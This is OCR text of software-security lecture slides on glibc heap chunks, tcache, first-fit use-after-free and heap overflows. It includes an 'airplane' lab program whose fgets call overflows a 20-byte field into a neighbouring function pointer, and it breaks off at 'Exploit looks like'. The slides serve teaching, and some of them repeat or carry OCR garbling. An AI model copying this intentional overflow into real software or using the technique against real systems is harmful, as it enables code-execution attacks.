
How many bytes on the heap are your ***malloc chunks*** really taking up?

- malloc(32); 48 bytes (32bit/64bit)
- malloc(4); 16 bytes (32bit) / 32 bytes (64bit)
- malloc(20); 32 bytes (32bit/64bit [Prev Size field reused])
- malloc(0); 16 bytes (32bit) / 32 bytes (64bit)

code/malloc_chunks

```
void print_chunk(size_t * ptr, unsigned int len)
{
   printf("[prev - 0x%016x][size - 0x%08x][buffer (0x%016x)] - from malloc(%d)\n",  *(ptr-2), *(ptr-1), (unsigned int)ptr, len); }


int main()
{
   void * ptr[LEN];
   unsigned int lengths[] = {0, 4, 8, 16, 24, 32, 64, 128, 256, 512, 1024, 2048, 4096, 8192, 16384};
   int i;

   printf("mallocing...\n");

   for(i = 0; i < LEN; i++)
      ptr[i] = malloc(lengths[i]);

   for(i = 0; i < LEN; i++)
      print_chunk(ptr[i], lengths[i]);

   return 0;}
```

Modified from https://github.com/RPISEC/MBE/blob/master/src/lecture/heap/heap_chunks.c




```
➜  malloc_chunks git:(master) ../../../software-security-course-binaries/heapexploitation/malloc_chunks_32
mallocing...
[prev - 0x0000000000000000][size - 0x00000011][buffer (0x00000000571245b0)] - from malloc(0)
[prev - 0x0000000000000000][size - 0x00000011][buffer (0x00000000571245c0)] - from malloc(4)
[prev - 0x0000000000000000][size - 0x00000011][buffer (0x00000000571245d0)] - from malloc(8)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000571245e0)] - from malloc(16)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x0000000057124600)] - from malloc(24)
[prev - 0x0000000000000000][size - 0x00000031][buffer (0x0000000057124620)] - from malloc(32)
[prev - 0x0000000000000000][size - 0x00000051][buffer (0x0000000057124650)] - from malloc(64)
[prev - 0x0000000000000000][size - 0x00000091][buffer (0x00000000571246a0)] - from malloc(128)
[prev - 0x0000000000000000][size - 0x00000111][buffer (0x0000000057124730)] - from malloc(256)
[prev - 0x0000000000000000][size - 0x00000211][buffer (0x0000000057124840)] - from malloc(512)
[prev - 0x0000000000000000][size - 0x00000411][buffer (0x0000000057124a50)] - from malloc(1024)
[prev - 0x0000000000000000][size - 0x00000811][buffer (0x0000000057124e60)] - from malloc(2048)
[prev - 0x0000000000000000][size - 0x00001011][buffer (0x0000000057125670)] - from malloc(4096)
[prev - 0x0000000000000000][size - 0x00002011][buffer (0x0000000057126680)] - from malloc(8192)
[prev - 0x0000000000000000][size - 0x00004011][buffer (0x0000000057128690)] - from malloc(16384)
➜  malloc_chunks git:(master) ../../../software-security-course-binaries/heapexploitation/malloc_chunks_64
mallocing...
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000bc5db6b0)] - from malloc(0)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000bc5db6d0)] - from malloc(4)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000bc5db6f0)] - from malloc(8)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000bc5db710)] - from malloc(16)
[prev - 0x0000000000000000][size - 0x00000021][buffer (0x00000000bc5db730)] - from malloc(24)
[prev - 0x0000000000000000][size - 0x00000031][buffer (0x00000000bc5db750)] - from malloc(32)
[prev - 0x0000000000000000][size - 0x00000051][buffer (0x00000000bc5db780)] - from malloc(64)
[prev - 0x0000000000000000][size - 0x00000091][buffer (0x00000000bc5db7d0)] - from malloc(128)
[prev - 0x0000000000000000][size - 0x00000111][buffer (0x00000000bc5db860)] - from malloc(256)
[prev - 0x0000000000000000][size - 0x00000211][buffer (0x00000000bc5db970)] - from malloc(512)
[prev - 0x0000000000000000][size - 0x00000411][buffer (0x00000000bc5dbb80)] - from malloc(1024)
[prev - 0x0000000000000000][size - 0x00000811][buffer (0x00000000bc5dbf90)] - from malloc(2048)
[prev - 0x0000000000000000][size - 0x00001011][buffer (0x00000000bc5dc7a0)] - from malloc(4096)
[prev - 0x0000000000000000][size - 0x00002011][buffer (0x00000000bc5dd7b0)] - from malloc(8192)
[prev - 0x0000000000000000][size - 0x00004011][buffer (0x00000000bc5df7c0)] - from malloc(16384)
```

code/tcache_fastbin_free

```
void print_inuse_chunk(size_t * ptr)
{
        printf("[prev - 0x%016x][size - 0x%016x][buffer (0x%016x)] -
Chunk 0x%016x - In use\n",
                *(ptr-2),
                *(ptr-1),
                (unsigned int)ptr,
                (unsigned int)(ptr-2));
}

void print_freed_chunk(size_t * ptr)
{
        printf("[prev - 0x%016x][size - 0x%016x][next - 0x%016x
][key - 0x%016x ] - Chunk 0x%016x - Freed\n",
                *(ptr-2),
                *(ptr-1),
                *ptr,
                *(ptr+1),
                (unsigned int)(ptr-2));
}
```

```
int main()
{
    size_t * ptr[LEN];
    unsigned int lengths[] = {32, 32, 32, 32, 32}; int i;

    printf("mallocing...\n");
    for(i = 0; i < LEN; i++)
        ptr[i] = malloc(lengths[i]);

    for(i = 0; i < LEN; i++)
        print_inuse_chunk(ptr[i]);

    printf("\nfreeing all chunks...\n");
    for(i = 0; i < LEN; i++)
        free(ptr[i]);

    for(i = 0; i < LEN; i++)
        print_freed_chunk(ptr[i]);

    return 0;}
```



```
➜  software-security-course-binaries ./heapexploitation/tcache_smallbin_free_32
mallocing...
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000571e95b0)] - Chunk 0x00000000571e95a8 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000571e95e0)] - Chunk 0x00000000571e95d8 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000571e9610)] - Chunk 0x00000000571e9608 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000571e9640)] - Chunk 0x00000000571e9638 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000571e9670)] - Chunk 0x00000000571e9668 - In use

freeing all chunks...
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x0000000000000000 ][key - 0x00000000571e9010 ] - Chunk 0x00000000571e95a8 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000571e95b0 ][key - 0x00000000571e9010 ] - Chunk 0x00000000571e95d8 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000571e95e0 ][key - 0x00000000571e9010 ] - Chunk 0x00000000571e9608 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000571e9610 ][key - 0x00000000571e9010 ] - Chunk 0x00000000571e9638 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000571e9640 ][key - 0x00000000571e9010 ] - Chunk 0x00000000571e9668 - Freed
➜  software-security-course-binaries ./heapexploitation/tcache_smallbin_free_64
mallocing...
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000abcbc6b0)] - Chunk 0x00000000abcbc6a0 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000abcbc6e0)] - Chunk 0x00000000abcbc6d0 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000abcbc710)] - Chunk 0x00000000abcbc700 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000abcbc740)] - Chunk 0x00000000abcbc730 - In use
[prev - 0x0000000000000000][size - 0x0000000000000031][buffer (0x00000000abcbc770)] - Chunk 0x00000000abcbc760 - In use

freeing all chunks...
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x0000000000000000 ][key - 0x00000000abcbc010 ] - Chunk 0x00000000abcbc6a0 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000abcbc6b0 ][key - 0x00000000abcbc010 ] - Chunk 0x00000000abcbc6d0 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000abcbc6e0 ][key - 0x00000000abcbc010 ] - Chunk 0x00000000abcbc700 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000abcbc710 ][key - 0x00000000abcbc010 ] - Chunk 0x00000000abcbc730 - Freed
[prev - 0x0000000000000000][size - 0x0000000000000031][next - 0x00000000abcbc740 ][key - 0x00000000abcbc010 ] - Chunk 0x00000000abcbc760 - Freed
```

first_fit

glibc uses a first-fit algorithm to select a free chunk. If a chunk is free and large enough, malloc will select this chunk. This can be exploited in a use-after-free situation. This can be exploited in a use-after-free situation.


```
int main()
{
fprintf(stderr, "Allocating 2 buffers. They can be large, don't have to be fastbin.\n");
char* a = malloc(0x512);
char* b = malloc(0x256);
char* c;

strcpy(a, "this is A!");
fprintf(stderr, "first allocation %p points to %s\n", a, a);
free(a);

c = malloc(0x500);
fprintf(stderr, "3rd allocation %p points to %s\n", c, c);
fprintf(stderr, "first allocation %p points to %s\n", a, a);
}
```

https://github.com/shellphish/how2heap/

tcache_perthread_struct Bën

counts:	...	count_0x256: **0**	...	count_0x512: **0**	...
entries:	...	entry: **NULL**	...	entry: **NULL**	...


```
malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a
```




tcache_perthread_struct Bën

counts:	…	count_0x256: **0**	…	count_0x512: **0**	...
entries:	…	entry: **NULL**	…	entry: **NULL**	...

```
malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a
```



```
malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a
```



tcache_perthread_struct Bën

counts:	...	count_0x256: **0**	...	count_0x512: **0**	...
entries:	...	entry: **NULL**	...	entry: **NULL**	...

tcache_entry A


next: **NULL**

key: **&Ben**

tcache_entry B

Data

```
malloc(0x512) == a
malloc(0x256) == b
free(a)
malloc(0x256) == a
```



tcache_perthread_struct Bën

counts:	…	count_0x256: **0**	…	count_0x512: **0**	...
entries:	…	entry: **NULL**	…	entry: **NULL**	...

tcache_entry A

Data

Split

tcache_entry C

next: **NULL**

key: **&Ben**

tcache_entry B

Data

Another Example

```
char *a = malloc(20);     // 0x555597d0
char *b = malloc(20);     // 0x55559860
char *c = malloc(20);     // 0x555598f0
char *d = malloc(20);     // 0x55559980

free(a);
free(b);
free(c);
free(d);

a = malloc(20);
b = malloc(20);
c = malloc(20);
d = malloc(20);
```

https://heap-exploitation.dhavalkapil.com/attacks/first_fit

Another Example

```
char *a = malloc(20);     // 0x555597d0
char *b = malloc(20);     // 0x55559860
char *c = malloc(20);     // 0x555598f0
char *d = malloc(20);     // 0x55559980

free(a);
free(b);
free(c);
free(d);

a = malloc(20);           // 0x55559980
b = malloc(20);           // 0x555598f0
c = malloc(20);           // 0x55559860
d = malloc(20);           // 0x555597d0  FILO
```

https://heap-exploitation.dhavalkapil.com/attacks/first_fit

Heap Exploitation

Heap Overflow

- Buffer overflows are basically the same on the heap as they are on the stack
- Lots of cool and complex things like objects/structs end up on the heap
    - Anything that handles the data you just corrupted is now viable attack surface in the application
- It's common to put function pointers in structs which generally are malloc'd on the heap

code/heapoverflow1


```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;
```

```
int main()
{
    printf("fly() at %p; print_flag() at %p\n", fly, print_flag);

    struct airplane *p1 = malloc(sizeof(airplane));
    printf("Airplane 1 is at %p\n", p1);

    struct airplane *p2 = malloc(sizeof(airplane));
    printf("Airplane 2 is at %p\n", p2);

    p1->pfun = fly;
    p2->pfun = fly;

    fgets(p2->name, 10, stdin);
    fgets(p1->name, 100, stdin);

    p1->pfun();
    p2->pfun();

    free(p1);
    free(p2);
    return 0;
}
```

code/heapoverflow1 64bit

```
void fly()
{
            printf("Flying ...\n");
}

typedef struct airplane
{
            void (*pfun)();
            char name[20];
} airplane;
```

```
int main()
{
   printf("fly() at %p; print_flag() at %p\n", fly,
print_flag);

   struct airplane *p1 = malloc(sizeof(airplane));
   printf("Airplane 1 is at %p\n", p1);

   struct airplane *p2 = malloc(sizeof(airplane));
   printf("Airplane 2 is at %p\n", p2);

   p1->pfun = fly;
   p2->pfun = fly;

   fgets(p2->name, 10, stdin);
   fgets(p1->name, 100, stdin);

   p1->pfun();
   p2->pfun();

   free(p1);
   free(p2);
   return 0;
}
```



H

Airplane 2

name (24)

Pfun (8)

Size (8)

Prev_size (8)

Airplane 1

name (24)

Pfun (8)

Size (8)


Prev_size (8)

L

code/heapoverflow1 64bit

```
void fly()
{
        printf("Flying ...\n");
}

typedef struct airplane
{
        void (*pfun)();
        char name[20];
} airplane;
```

```
int main()
{
   printf("fly() at %p; print_flag() at %p\n", fly,
print_flag);

   struct airplane *p1 = malloc(sizeof(airplane));
   printf("Airplane 1 is at %p\n", p1);

   struct airplane *p2 = malloc(sizeof(airplane));
   printf("Airplane 2 is at %p\n", p2);

   p1->pfun = fly;
   p2->pfun = fly;

   fgets(p2->name, 10, stdin);
   fgets(p1->name, 100, stdin);

   p1->pfun();
   p2->pfun();

   free(p1);
   free(p2);
   return 0;
}
```



Exploit looks like

